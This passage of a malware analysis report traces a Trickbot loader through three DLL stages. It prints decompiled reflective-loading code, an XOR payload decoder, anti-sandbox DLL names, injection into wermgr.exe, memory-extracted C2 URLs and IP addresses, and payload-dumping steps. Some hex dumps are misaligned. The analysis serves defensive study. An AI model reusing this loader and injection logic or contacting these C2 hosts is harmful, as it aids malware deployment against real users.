Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk	Hint
1C4C	ntdll.dll	2	FALSE	30C4	0	0	30E2	303C	
1C60	KERNEL32.dll	14	FALSE	3088	0	0	31C8	3000	

KERNEL32.dll [ 14 entries ]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3000	VirtualProtect	-	3144	3144	-	5A1
3004	IsBadReadPtr	-	31B8	31B8	-	35E
3008	LoadLibraryW	-	31A8	31A8	-	3A8
300C	SetLastError	-	30EC	30EC	-	50B
3010	HeapAlloc	-	30FC	30FC	-	32F
3014	HeapFree	-	3108	3108	-	333
3018	GetProcessHeap	-	3114	3114	-	2A2
301C	VirtualAlloc	-	3126	3126	-	59B
3020	VirtualFree	-	3136	3136	-	59E
3024	VirtualQuery	-	3156	3156	-	5A3
3028	FreeLibrary	-	3166	3166	-	19E
302C	GetProcAddress	-	3174	3174	-	29D
3030	LoadLibraryExA	-	3186	3186	-	3A6
3034	LoadLibraryA	-	3198	3198	-	3A5

The code at **DLLEntryPoint** will call the function responsible for loading and executing the second DLL:

```

// #STR: "oledlg.dll", "OLEAUT32.dll", "OLEPRO32.dll", "ole32.dll"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HMODULE h_ole32_dll; // eax
    HMODULE h_oledlg_dll; // eax
    HMODULE h_OLEAUT32_dll; // eax
    HMODULE h_OLEPRO32_dll; // eax

    h_ole32_dll = LoadLibraryW(L"ole32.dll");
    f_unlink_module(h_ole32_dll);
    h_oledlg_dll = LoadLibraryW(L"oledlg.dll");
    f_unlink_module(h_oledlg_dll);
    h_OLEAUT32_dll = LoadLibraryW(L"OLEAUT32.dll");
    f_unlink_module(h_OLEAUT32_dll);
    h_OLEPRO32_dll = LoadLibraryW(L"OLEPRO32.dll");
    f_unlink_module(h_OLEPRO32_dll);
    f_main_proc(g_dll_payload, 0x35C00u); // Main payload entry point
    return 0;
}

mw_ctx * __cdecl f_main_proc(int *g_dll_payload, size_t dwSize)
{
    return f_dll_loader(g_dll_payload, dwSize, f_VirtualAlloc, f_VirtualFree, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0);
}

```

The entire **f\_dll\_loader** function has the same code as the shellcode analyzed above, after mapping the entire second Dll into memory, it will retrieve the Dll's **DllEntryPoint** address and call this address to execute the next stage:

```

if ( mapped_dll_payload || (mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE)) != 0 )
{
    h_proc_heap = GetProcessHeap();
    mw_ctx = HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, 0x40u);
    if ( mw_ctx )
    {
        mw_ctx->mapped_dll_payload = mapped_dll_payload;
        bisDLL = (nt_headers->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0;
        mw_ctx->>bisDLL = bisDLL;
        mw_ctx->VirtualAlloc = VirtualAlloc;
        mw_ctx->VirtualFree = VirtualFree;
        mw_ctx->LoadLibraryA = LoadLibraryA;
        mw_ctx->GetProcAddress = GetProcAddress;
        mw_ctx->FreeLibrary = FreeLibrary;
        mw_ctx->val_0 = val_0;
        mw_ctx->dwPageSize = SystemInfo.dwPageSize;
        if ( f_check_size(dll_size, nt_headers->OptionalHeader.SizeOfHeaders)
            && (pdllHeader = VirtualAlloc(mapped_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
                f_memcpy(pdllHeader, g_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders),
                mw_ctx->p_nt_headers = &pdllHeader[CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_magic)->e_lfanew],
                mw_ctx->p_nt_headers->OptionalHeader.ImageBase = mapped_dll_payload, // update image base points to new mapped payload
                f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mw_ctx))
            && ((v18 = mw_ctx->p_nt_headers->OptionalHeader.ImageBase - nt_headers->OptionalHeader.ImageBase) == 0 ? (mw_ctx->bRelocationComplete = 1) : (bRelocationComplete = f_perfor
                f_resolve_IATs(mw_ctx) && f_map_sections_into_mem(mw_ctx) && f_execute_TLS(mw_ctx)))
        {
            if ( mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint )
            {
                v14 = mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint;
                pPEB = NtCurrentPeb();
                pPEB->ImageBaseAddress = mapped_dll_payload;
                pPEB->Ldr->InLoadOrderModuleList.Flink[3].Flink = mapped_dll_payload;
                DLLentry = (mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint);
                DLLentry(); // call to new mapped dll entry point
                mw_ctx->bCalledEntryPoint = 1;
            }
        }
    }
}

```

I dumped the second Dll to disk for easier analysis.

## 6. Analyze the second Dll (34d6a6bffa656c6b0c7b588e111dbed1)

This Dll has already been uploaded to [VirusTotal](#). Imports of the second Dll are the same as the first one:

Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000
<b>KERNEL32.dll [ 13 entries ]</b>								
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint		
3000	VirtualQuery	-	31A8	31A8	-	5D2		
3004	VirtualFree	-	31B8	31B8	-	5CD		
3008	VirtualAlloc	-	31C6	31C6	-	5CA		
300C	SetLastError	-	31D6	31D6	-	534		
3010	VirtualProtect	-	31E6	31E6	-	5D0		
3014	IsBadReadPtr	-	31F8	31F8	-	379		
3018	LoadLibraryA	-	3208	3208	-	3C5		
301C	GetProcAddress	-	3218	3218	-	2B1		
3020	FreeLibrary	-	322A	322A	-	1AE		
3024	GetNativeSystemInfo	-	3238	3238	-	288		
3028	HeapAlloc	-	324E	324E	-	348		
302C	GetProcessHeap	-	325A	325A	-	2B7		
3030	HeapFree	-	326C	326C	-	34C		

Cyber Security Services

The code at the **DllEntryPoint** function of this Dll performs the following task:

Mapping the third Dll into memory.

```
// #STR: "DllRegisterServer"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    void __stdcall *DllRegisterServer(); // [esp+4h] [ebp-Ch]
    mw_ctx *base_addr; // [esp+8h] [ebp-Bh]
    base_addr = f_w_dll_loader(g_temp1_dll, 0x33E00u);
```

```
int __stdcall f_w_dll_loader(int *g_temp1_dll, size_t dll_size)
{
    int v2; // ecx

    return f_dll_loader(g_temp1_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
}
```

Find the **DllRegisterServer** function and call to this function:

```
base_addr = f_w_dll_loader(g_temp1_dll, 0x33E00u);
DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
DllRegisterServer();
return 1;
```

I again dumped the third Dll to disk for further analysis.

## 7. Analyze the third Dll (temp1.dll – 3409f865936a247957955ad2df45a2cd)

Examining the above dumped Dll, its original name is **temp1.dll**, and it has one exported function is **DllRegisterServer**.

temp1.dll

Offset	Name	Value	Meaning
33944	Characteristics	0	
33948	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
3394C	MajorVersion	0	
3394E	MinorVersion	0	
33950	Name	3516C	temp1.dll
33954	Base	1	
33958	NumberOfFunctions	1	
3395C	NumberOfNames	1	
33960	AddressOfFunctions	35178	
33964	AddressOfNames	3517C	
33968	AddressOfNameOrdinals	35180	

Exported Functions [ 1 entry ]						
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder	
33978	1	1000	35182	DllRegisterServer		

This dll is also not available on VT, but searching by *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.

FILES 7 / 7

			△ 90 days						
			Detections	Size	First seen	Last seen	Submitters		
<input type="checkbox"/>	unknown\1871c8fa23ea7beb0283aebd84889655	<a href="#">pedll</a> <a href="#">overlay</a>	38 / 65	208.06 KB	2021-10-12 07:55:21	2021-10-12 07:55:21	1		
<input type="checkbox"/>	unknown\5dc1a6a24e6ca9c8aa31eb6b9294a327	<a href="#">pedll</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a>	50 / 65	208.06 KB	2021-10-09 12:01:42	2021-10-09 12:01:42	1		
<input type="checkbox"/>	No meaningful names	<a href="#">pedll</a>	27 / 67	207.00 KB	2021-10-06 19:18:47	2021-10-06 19:18:47	1		
<input type="checkbox"/>	57db3ac25a078af4897c0e0074529675c50dae55088709e692c2f1e6beb54cf7	<a href="#">pedll</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a>	36 / 66	208.00 KB	2021-10-05 21:05:07	2021-10-06 07:40:12	2		

The file is not packed, its code is obfuscated or will decode the new payload:

The code at the **DllRegisterServer** function of this Dll performs the following tasks:

- Allocate a memory area to store the decrypted payload.
  - Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
  - Call to shellcode to execute the final stage.

```
while ( 1 )
{
    dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
    if ( !dec_shellcode )
    {
        SleepEx(0x258u, 0);
    }
    if ( dec_shellcode )
    {
        f_w_decode_payload(1, dec_shellcode);
        (dec_shellcode)();
        ExitProcess(0);
    }
}
```

```
int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
    f_decode_payload(&enc_payload, 0x33210, dec_payload);
    return 0x33210;
}
```

```
.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B0Bh, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190 ; DATA XREF: f_w_decode_payload+Eto
.text:10001190 dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190 dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190 dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190 dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190 dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h
```

The decryption function uses a loop to xor the data as follows:

```

xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size); -----
if ( enc_payload >= result )
{
    return result;
}
i = dec_payload - enc_payload;
do
{
    *enc_payload[i] = *xor_key ^ *enc_payload;
    ++xor_key;
    if ( xor_key >= xor_key_end )
    {
        xor_key = g_xor_key;
    }
    enc_payload += 4;
}
while ( enc_payload + 4 < result );

```

To be quick, I use **x64dbg** for debugging. Shellcode after decoding will be as follows:

Address	Hex	ASCII	Mnem	Op
02A80000	68 FF 0F 00	00 2B C0 58 E8 80 00 00 00 01 23	push	0x41
02A80010	00 30 00 80	00 00 02 E0 00 30 01 D0 01 20 00 40	sub	eax, eax
02A80020	00 60 00 20	00 10 01 00 01 F0 00 60 00 20 00 70	pop	eax
02A80030	07 80 00 20	00 A0 01 A0 02 90 03 90 01 00 01 E0	call	0x2A8008D
02A80040	00 40 00 50	00 70 00 80 01 40 00 30 00 60 01 60	add	byte ptr ds:[ecx], al
02A80050	00 50 07 30	00 E0 01 20 00 10 04 30 00 FF 80	and	eax, dword ptr ds:[eax]
02A80060	03 C0 01 A0	03 A0 00 90 00 F0 00 30 00 90 04 40	xor	byte ptr ds:[eax], al
02A80070	05 90 12 90	00 F1 FF 80 00 20 00 60 00 40 00 40	add	byte ptr ds:[eax], 0x0
02A80080	01 20 00 50	00 70 00 A0 01 90 00 00 5A 51 48	ah, al	
02A80090	75 FC 52 52	8B C2 5F 8B EC 05 D3 2C 03 00 68 F4	add	byte ptr ds:[eax], dh
02A800A0	FF 00 89 45	04 59 49 49 8B F7 49 8B C1 66	add	eax, edx
02A800B0	AD 85 C0 74	1D 3B C8 77 14 2B C1 D1 E0 51 D1 E0	pushad	dword ptr ds:[eax], esp
02A800C0	8B CF 03 C8	81 C1 43 31 03 00 8B 01 59 03 D0 52	pushad	byte ptr ds:[eax], al
02A800D0	EB DB 89 45	0C B9 03 00 00 03 C9 8B C5 2B C1	popad	
02A800E0	2B C1 BB 00	89 45 08 8B D0 83 EC 10 8B C4 C7 40	popad	
02A800F0	04 0C 00 00	00 89 28 50 FF D2 8B 4C 24 08 89 69	popad	
02A80100	0A 83 C4 10	6A 0A FF D1 85 C0 74 01 C3 7C 89 33	popad	
02A80110	5C 54 38 3D	4D 56 FC E0 72 81 5E B3 BC 48 1E 44	popad	
02A80120	59 FB EF 9F	E1 AF 27 C2 60 5E 59 89 A2 A0 D6 0B	popad	
02A80130	08 B9 33 58	B7 6C 39 49 EF 7D AA 15 8D 4A CF 18	popad	
02A80140	65 E1 DC 64	BA D9 67 68 DA D2 92 31 34 44 61 EF	popad	
02A80150	A7 D6 0B B3	1F DC C0 96 F6 68 49 FA 01 31 60 31	popad	
02A80160	8B 44 24 04	53 56 57 50 50 40 40 40 40 BB 38 58	popad	

## 8. Analyze the final shellcode

Observe this shellcode and I see that it stores strings near the end of the file. In my personal experience these are likely base64 strings and keys for decoding

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00032E70	16 E6 6D 80 00 00 00 00 00 00 00 00 00 00 38 6D	.am€..... 8m
00032E80	56 70 32 6C 6E 71 58 75 54 36 32 6C 6E 00 32 72	Vp21ngXuT62ln.2r
00032E90	78 36 32 6C 6E 59 53 6C 4B 6B 00 38 6D 56 6B 74	x62lnYS1Kk.8mVkt
00032EA0	6D 44 6E 4F 30 54 36 32 6C 6E 00 73 51 78 6D 73	mDnOOT62ln.sQxms
00032EB0	6A 63 68 58 71 4E 59 53 6C 4B 6B 00 58 43 00 58	jchXqNYS1Kk.XC.X
00032EC0	50 00 58 4D 00 73 6D 7A 36 74 72 48 33 58 71 4E	P.XM.smz6trH3XqN
00032ED0	59 53 6C 4B 6B 00 74 4C 7A 69 4F 6C 34 69 4F 55	YS1KK.tLziOl4iOU
00032EE0	54 36 32 6C 6E 00 53 6C 48 72 4F 6C 34 6B 38 79	T62ln.S1hrO14k8y
00032EF0	54 36 32 6C 6E 00 74 61 63 70 38 61 63 54 64 4C	T62ln.tacp8acTdL
00032F00	78 6B 32 43 00 73 6A 63 68 6B 6D 4B 57 53 55 54	xk2C.sjchjmKWSUT
00032F10	36 32 6C 6E 00 67 6D 48 68 53 67 78 6B 32 79 54	62ln.gmHhSgxk2yT
00032F20	36 32 6C 6E 00 67 61 56 48 32 75 54 36 32 6C 6E	62ln.gaVH2uT62ln
00032F30	00 53 6C 70 55 6A 61 74 56 74 6C 4A 77 64 4C 78	.SlpuJatVt1JwdLx
00032F40	6B 32 43 00 67 6D 73 55 64 4C 78 6B 32 43 00 38	k2C.qmsUdLxk2C.8
00032F50	5A 4A 33 32 61 48 70 73 55 54 36 32 6C 6E 00 38	ZJ32aHpsUT62ln.8
00032F60	6D 54 62 4F 6C 6B 59 53 6C 4B 6B 00 38 6e174	mTbOLkYSLKk.8awt
00032F70	32 6D 49 52 64 4C 78 6B 32 43 00 73 6A 4A 61 4F	2mIRdLxk2C.sjJaO
00032F80	6C 49 57 4F 55 54 36 32 6C 6E 00 74 6D 34 55 32	1IWOUT62ln.tm4U2
00032F90	51 74 55 64 4C 34 62 53 50 00 4F 6D 34 55 32 4C	QtUdL4bSP.Om4U2L
00032FA0	34 6B 58 71 4E 59 53 6C 4B 6B 00 50 61 48 70 73	4kXqNYS1Kk.PaHps
00032FB0	6A 78 70 67 5A 48 57 73 6D 34 71 38 33 70 59 74	jxpgZHWsm4q83pYt
00032FC0	6C 34 55 32 4C 44 6B 34 6E 00 32 6D 4B 70 58 71	14U2LDk4n.2mKpXo
00032FD0	4E 59 53 6C 4B 6B 00 90 43 63 79 6F 2B 44 6C 5A	NYS1KK.ccyo+D1Z
00032FE0	4E 48 39 64 58 4A 45 46 50 78 30 66 67 34 51 6A	NH9dxJKEFFx0fg4Qj
00032FF0	73 53 4F 32 38 74 47 35 4D 56 75 69 36 70 4C 72	sSO28tG5MVui6pLr
00033000	77 68 76 52 6B 2F 59 57 6E 4B 55 71 33 7A 6D 61	whvRk/YWnKUg3zma
00033010	62 54 65 31 37 49 42 41 00 8D 40 00 00 00 00 00 00 00	bTel7IBA .@.....
00033020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00033030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Perform decoding, I got the following strings:

```

index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbghelp.dll'
index : 10 --> Decoded string : b'wpespy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'sbieDLL.dll'
index : 13 --> Decoded string : b'SxIn.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snxhk.dll'
index : 18 --> Decoded string : b'swhook.dll'
index : 19 --> Decoded string : b'aswhook.dll'
index : 20 --> Decoded string : b'wermgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'

```

Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the `wermgr.exe` process. To verify, I debug this shellcode right after the `templ.dll` does the decoding and calls to the shellcode. Set breakpoint at `CreateProcessInternalW` function and execute:

```

EIP 76CB840E0 <kernel32._CreateProcessInternalWStub@48>
EFLAGS 00000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 000001E7 (ERROR_INVALID_ADDRESS)
LastStatus C0000018 (STATUS_CONFLICTING_ADDRESSES)

CS:002B 00000000
<

Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 021B9760 L"C:\\WINDOWS\\system32\\wermgr.exe"
4: [esp+10] 00000000
5: [esp+14] 00000000
6: [esp+18] 00000000
7: [esp+1C] 0800000C

<
03EC2668 return to 03EC2668 from ???
00000000
00000000
021B9760 L"C:\\WINDOWS\\system32\\wermgr.exe"
00000000

```

↓

[10-22-2021-10-41-36]-> mmc.exe	4220	PARENT ->	3096	explorer.exe
[10-22-2021-10-41-36]-> x32dbg.exe	4240	PARENT ->	3096	explorer.exe
[10-22-2021-10-41-36]-> rundll32.exe	5996	PARENT ->	4240	x32dbg.exe
[10-22-2021-10-41-36]-> NewProcWatch1.exe	5760	PARENT ->	3096	explorer.exe
[10-22-2021-10-41-36]-> conhost.exe	4260	PARENT ->	5760	NewProcWatch1.exe

ONLY NEW PROCESSES WILL SHOW ...

[10-22-2021-10-43-18]-> wermgr.exe	1596	PARENT ->	5996	rundll32.exe
[10-22-2021-10-43-33]-> d1lhost.exe	1292	PARENT ->	888	svchost.exe
[10-22-2021-10-43-33]-> f	6292	PARENT ->	888	svchost.exe

So, as you can see in the above figure, the shellcode injects the payload into the **wermgr.exe (64-bit)** process. Under the cover of the **wermgr.exe** system process, the malicious code will now make connections to many C2 addresses as the following picture below:

Results - wermgr.exe (1596)

36 results.

Address	Length	Result
0x26573da750	93	https://122.117.90.133/zvs1/DESKTOP-SHNJ33M_W10018362.78386155B863385DB83F7F9BE38BC8DF/5/kps/
0x26573dbeb40	92	https://118.91.190.42/zvs1/DESKTOP-SHNJ33M_W10018362.78386155B863385DB83F7F9BE38BC8DF/5/kps/
0x26573da1da0	40	https://36.95.23.89/
0x26573da1ea0	44	https://118.91.190.42/
0x26573da1ea0	46	https://202.65.119.162/
0x26573da1ee0	46	https://103.47.170.131/
0x26573da1fa0	46	https://103.47.170.131/
0x26573da20e0	46	https://103.47.170.131/
0x26573da2120	46	https://122.117.90.133/
0x26573da2260	46	https://122.117.90.133/
0x26573da23e0	44	https://118.91.190.42/
0x26573da2420	42	https://103.9.188.78/
0x26573da2760	40	https://36.95.23.89/
0x26573da28a0	46	https://202.65.119.162/
0x26573da2920	46	https://122.117.90.133/
0x26573da29a0	46	https://202.65.119.162/
0x26573da29e0	42	https://103.9.188.78/
0x26573da2a20	48	https://103.146.232.154/
0x26573da2aa0	40	https://36.95.23.89/
0x26573da2c20	48	https://103.146.232.154/
0x26573da2c60	48	https://103.146.232.154/
0x26573daeed0	192	https://118.91.190.42:443/zvs1/DESKTOP-SHNJ33M_W10018362.78386155B863385DB83F7F9BE38BC8DF/5/kps/

Filter Save

Process	Status	IP Address	Port	Count
wermgr.exe	INITIATING	1560	36.89.228.201	443
wermgr.exe	INITIATING	1561	36.95.23.89	443
wermgr.exe	INITIATING	1562	103.9.188.78	443
wermgr.exe	INITIATING	1563	202.65.119.162	443
wermgr.exe	INITIATING	1564	103.146.232.154	443
wermgr.exe	INITIATING	1565	103.47.170.131	443
wermgr.exe	INITIATING	1566	118.91.190.42	443
wermgr.exe	INITIATING	1567	122.117.90.133	443
wermgr.exe	INITIATING	1568	36.91.117.231	443
wermgr.exe	INITIATING	1569	116.206.153.212	443
wermgr.exe	INITIATING	1570	117.222.57.92	443
wermgr.exe	INITIATING	1571	36.91.186.235	443
wermgr.exe	INITIATING	1572	103.75.32.173	443

## 9. Dump Trickbot core payload 32-bit and extract C2 configuration

### 9.1. Dump payload 32-bit

According to the above shellcode analysis results, it can be seen that the final payload has been injected into the **wermgr.exe (64-bit)** process, so this payload is also 64-bit. However, **templ.dll** is a 32-bit DLL, so to make it easier to gain an understanding of the payload's code as well as extract the C2 configuration, we will dump the core 32-bit payload of malware. I debug shellcode when it is called by **templ.dll**, set breakpoints at **VirtualAlloc**, **GetNativeSystemInfo** functions. Execute shellcode, break at **GetNativeSystemInfo** function:

```

EIP 76C9A140 <kernel32._GetNativeSystemInfoStub@4>
EFFLAGS 00000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

CS:002B ES:0052
<
Default (stdcall)
1: [esp+4] 029EA438 → LPSYSTEM_INFO lpSystemInfo
2: [esp+8] DAD6973C
3: [esp+C] 029EA438
4: [esp+10] 04872CF8
5: [esp+14] 183825CC

```

Follow in Dump the address will receive information about **SystemInfo**, execute the function and return to malware code. Modify the return result of **wProcessorArchitecture**:


Address	Hex	PROCESSOR_ARCHITECTURE_AMD64	ASCII
029EA438	09 00 00 00	00 10 00 00	00 00 01 00 FF FF FE FF ..ÿþÿ
029EA448	0F 00 00 00	04 00 00 00	D8 21 00 00 00 00 01 00 ..Ø!
029EA458	06 00 09 9E	32 00 00 00	8E B1 85 04 32 00 00 00 ..2...±..2...
029EA468	2C BA 9E 02	5A 09 84 04	00 00 00 00 00 00 00 00 ..º.Z.....
029EA478	83 C3 EA 89	00 00 00 00	E0 A7 D0 02 32 00 00 00 ..Àê....à§D.2...

Address	Hex	PROCESSOR_ARCHITECTURE_INTELICES	ASCII
029EA438	00 00 00 00	00 10 00 00	00 00 01 00 FF FF FE FF ..ÿþÿ
029EA448	0F 00 00 00	04 00 00 00	D8 21 00 00 00 00 01 00 ..Ø!
029EA458	06 00 09 9E	32 00 00 00	8E B1 85 04 32 00 00 00 ..2...±..2...
029EA468	2C BA 9E 02	5A 09 84 04	00 00 00 00 00 00 00 00 ..º.Z.....
029EA478	83 C3 EA 89	00 00 00 00	E0 A7 D0 02 32 00 00 00 ..Àê....à§D.2...

Continuing to execute and follow the address allocated by the `VirtualAlloc` function, shellcode will unpack the main payload into the allocated memory, but the “MZ” signature has been wiped.

Address	Hex	wipe "MZ" signature	ASCII
04990000	00 00	80 00 01 00 00 00 04 00 00 00 FF FF 00 00 ..ÿþ..	
04990010	B8 00	00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..@..	
04990020	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990030	00 00	00 00 00 00 00 00 00 00 00 00 68 00 00 00 ..h..	
04990040	0E 1F	BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..Í!.LÍ!Th	
04990050	69 73	20 69 73 20 61 20 50 45 20 65 78 65 63 75 is is a PE execu	
04990060	74 61	62 6C 65 0D 0A 24 50 45 00 00 4C 01 03 00 table..\$PE..L...	
04990070	56 51	5C 61 00 00 00 00 00 00 00 E0 00 0E 01 VQ\á.....à..	
04990080	0B 01	0A 00 00 E8 01 00 00 20 00 00 00 00 00 00 ..è..	
04990090	E0 2F	00 00 00 10 00 00 00 00 02 00 00 00 40 00 ..à/.....@.	
049900A0	00 10	00 00 00 00 02 00 00 04 00 00 00 00 00 00 ..	
049900B0	04 00	00 00 00 00 00 00 00 30 02 00 00 02 00 00 ..0..	
049900C0	00 00	00 00 00 02 00 00 00 00 10 00 00 10 00 00 ..	
049900D0	00 00	10 00 00 10 00 00 00 00 00 00 10 00 00 00 ..	
049900E0	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
049900F0	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990100	00 00	00 00 00 00 00 00 00 20 02 00 5C 0C 00 00 ..\..	
04990110	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990120	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990130	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990140	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990150	00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..	
04990160	2E 74	65 78 74 00 00 00 60 E6 01 00 00 10 00 00 ..text..`æ..	
04990170	00 E8	01 00 00 02 00 00 00 00 00 00 00 00 00 00 ..è..	
04990180	00 00	00 00 20 00 00 60 2E 64 61 74 61 00 00 00 ..data..	
04990190	6F 1F	00 00 00 02 00 00 20 00 00 00 EA 01 00 o.....è..	
049901A0	00 00	00 00 00 00 00 00 00 00 00 40 00 00 C0 ..@..À	
049901B0	2E 72	65 6C 6F 63 00 00 5C 0C 00 00 00 20 02 00 ..reloc..\\..	
049901C0	00 0E	00 00 00 00 0A 02 00 00 00 00 00 00 00 00 ..	

Dump payload to disk and fix MZ signature. I have the [core binary \(32-bit\) of Trickbot](#):

